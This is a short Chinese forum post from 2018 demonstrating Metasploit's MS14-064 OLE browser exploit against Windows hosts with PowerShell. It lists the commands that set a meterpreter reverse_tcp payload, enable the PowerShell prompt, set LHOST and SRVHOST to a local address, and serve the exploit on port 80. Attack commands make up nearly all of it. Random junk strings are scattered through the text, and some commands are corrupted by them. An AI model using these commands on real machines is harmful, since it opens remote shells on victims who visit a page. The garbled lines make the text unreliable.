- I9 E& C0 q$ ]- l$ _
我发现msf下的exp只能针对带有powershell的机器进行攻击,我们用如下方法来搞演示, B9 y; x, }/ t" N$ t0 [ p6 K
3 v2 t9 t% n D) T" q, r& U4 F4 j) _3 D7 m$ s5 d
开启msf执行命令use exploits/windows/browser/ms14_064_ole_code_execution如图: 8 O% A4 ~) {5 j& Y8 ]+ j
( @2 Q2 e7 k+ o& ]) }" ]* d
/ M- y! U. y9 ` 然后执行命令 set PAYLOAD windows/meterpreter/reverse_tcp
2 K& z, Y- q/ e2 c7 `8 U
' {+ d' ?+ Q7 @' C& w) E
, U% a& h% ^/ e, o3 e6 l' l P set AllowPowershellPrompt true
2 |7 a$ J0 v5 p% g( s, P; `/ v
9 F# H) b+ H7 l3 D% Z0 b7 E8 x1 g4 D y2 Y8 s9 o% E6 X
Set LHOST 192.168.0.1092 D. J! t( z# j. H
$ h+ [7 S3 ?% ~$ h2 `
3 k- _' G/ H1 r; k1 f set SRVHOST 192.168.0.109/ K" p# l% o( ]# i6 O( r$ e% ^
5 L+ Q! f ]6 c6 B! U" W
% E. a* s* Y3 X% w' e( n) l3 m
Set uripath share
' _! c( ]* @5 x& y+ H" w" l9 B
) ~$ h& U8 s; u
4 G" q: o( V, k9 J5 V
Set srvport 80
2 U7 N, c! ?7 ?" Z$ _& ^% p! @3 H7 `
+ Z" t+ x, i0 f5 Z
! c; c7 K+ p+ A' M; T! s  $ F+ _1 H9 ^( q0 A% f
# Y- U" }* k) h- W' B
+ E: K H, W, j Y" T( T7 P 6 D; Q( g3 T: O% G1 i* A, ~7 J4 m& x
$ x, W4 J l( J" i9 @. i% \; n: H
. A9 X+ s4 e: q" \4 I2 F
$ Z7 W# O) b( I+ |: E( q, y* R' v
4 ]) b) e6 H7 k# l" n' m1 g6 U6 l
! i& y( m, N) ]$ K
2 y, x. y; Y! t) ~8 C7 ]8 n% m7 n9 J
. Z( e- m- [8 p1 u
8 p7 e& W: U$ v; l8 W) @
/ w/ ?8 p$ c. K, i1 T' U: C
) o6 i+ p" \0 k- |
! a$ \3 U/ _% \4 l3 c$ P, y. ]) r 下面我们来访问本地地址如图:% _# M# U3 D$ s7 V# {" B- G
2 h& I2 Q) w& E# F/ J( C$ t# h
' f, I4 ?3 \) @: y9 u . J0 ?9 h; @8 e v
' Y6 x2 q6 A1 e! {/ u: q; U
$ H) K0 x0 w6 D5 x$ J. v& r
6 y9 l. [0 k* I
. Z( |* m X& Q, i& q
2 Y! D7 z5 x. {- I: j  " z, P% ~% |8 I. h* v


 发表于 2018-10-20 20:20:35

 收藏
 支持
 反对